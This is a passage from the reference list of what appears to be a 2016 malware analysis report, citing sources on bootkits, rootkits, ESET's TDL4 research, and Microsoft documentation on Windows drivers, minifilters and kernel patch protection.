15. Slovak Foreign Policy Association, EU Eastern Policy: shaping relations with Russia and Ukraine, http://www.sfpa.sk/event/eu-eastern-policy-shaping-relations-with-russia-and-ukraine/, November 2015
16. Wikipedia, INI file, https://en.wikipedia.org/wiki/INI_file
17. Virus Radar, Bootkit, http://www.virusradar.com/en/glossary/bootkit
18. ESET, TDL4 Bootkit, http://www.welivesecurity.com/media_files/white-papers/The_Evolution_of_TDL.pdf, March 2011
19. Ibsen Software, aPLib - Compression Library, http://ibsensoftware.com/products_aPLib.html
20. ESET, Bootkits: Past, Present & Future, https://www.virusbtn.com/pdf/conference/vb2014/VB2014-RodionovMatrosov.pdf, September 2014
21. MSDN, MmMapIoSpace routine (Windows Drivers), https://msdn.microsoft.com/en-us/library/windows/hardware/ff554618
22. Virus Radar, Rootkit, http://www.virusradar.com/en/glossary/rootkit
23. PDB Files, https://github.com/Microsoft/microsoft-pdb#what-is-a-pdb
24. Wikipedia, System Service Descriptor Table, https://en.wikipedia.org/wiki/System_Service_Descriptor_Table
25. MSDN, Filter Manager Concepts, https://msdn.microsoft.com/windows/hardware/drivers/ifs/filter-manager-concepts
26. Microsoft Technet, Kernel Patch Protection for x64 Based Operating Systems, https://technet.microsoft.com/en-us/library/cc759759(v=ws.10).aspx

27. MSDN, Allocated Altitudes, https://msdn.microsoft.com/windows/hardware/drivers/ifs/allocated-altitudes

28. Microsoft, Windows Driver Samples - passThrough, https://github.com/Microsoft/Windows-driver-samples/blob/master/filesys/miniFilter/passThrough/

29. MSDN, IRP_MJ_CREATE, https://msdn.microsoft.com/en-us/library/windows/hardware/ff548630(v=vs.85).aspx

30. Microsoft, Windows Driver Samples - regfltr, https://github.com/Microsoft/Windows-driver-samples/tree/master/general/registry/regfltr

31. MSDN, Asynchronous Procedure Calls, https://msdn.microsoft.com/en-us/library/windows/desktop/ms681951(v=vs.85).aspx

Last updated 2016-09-11 17:16:51 EDT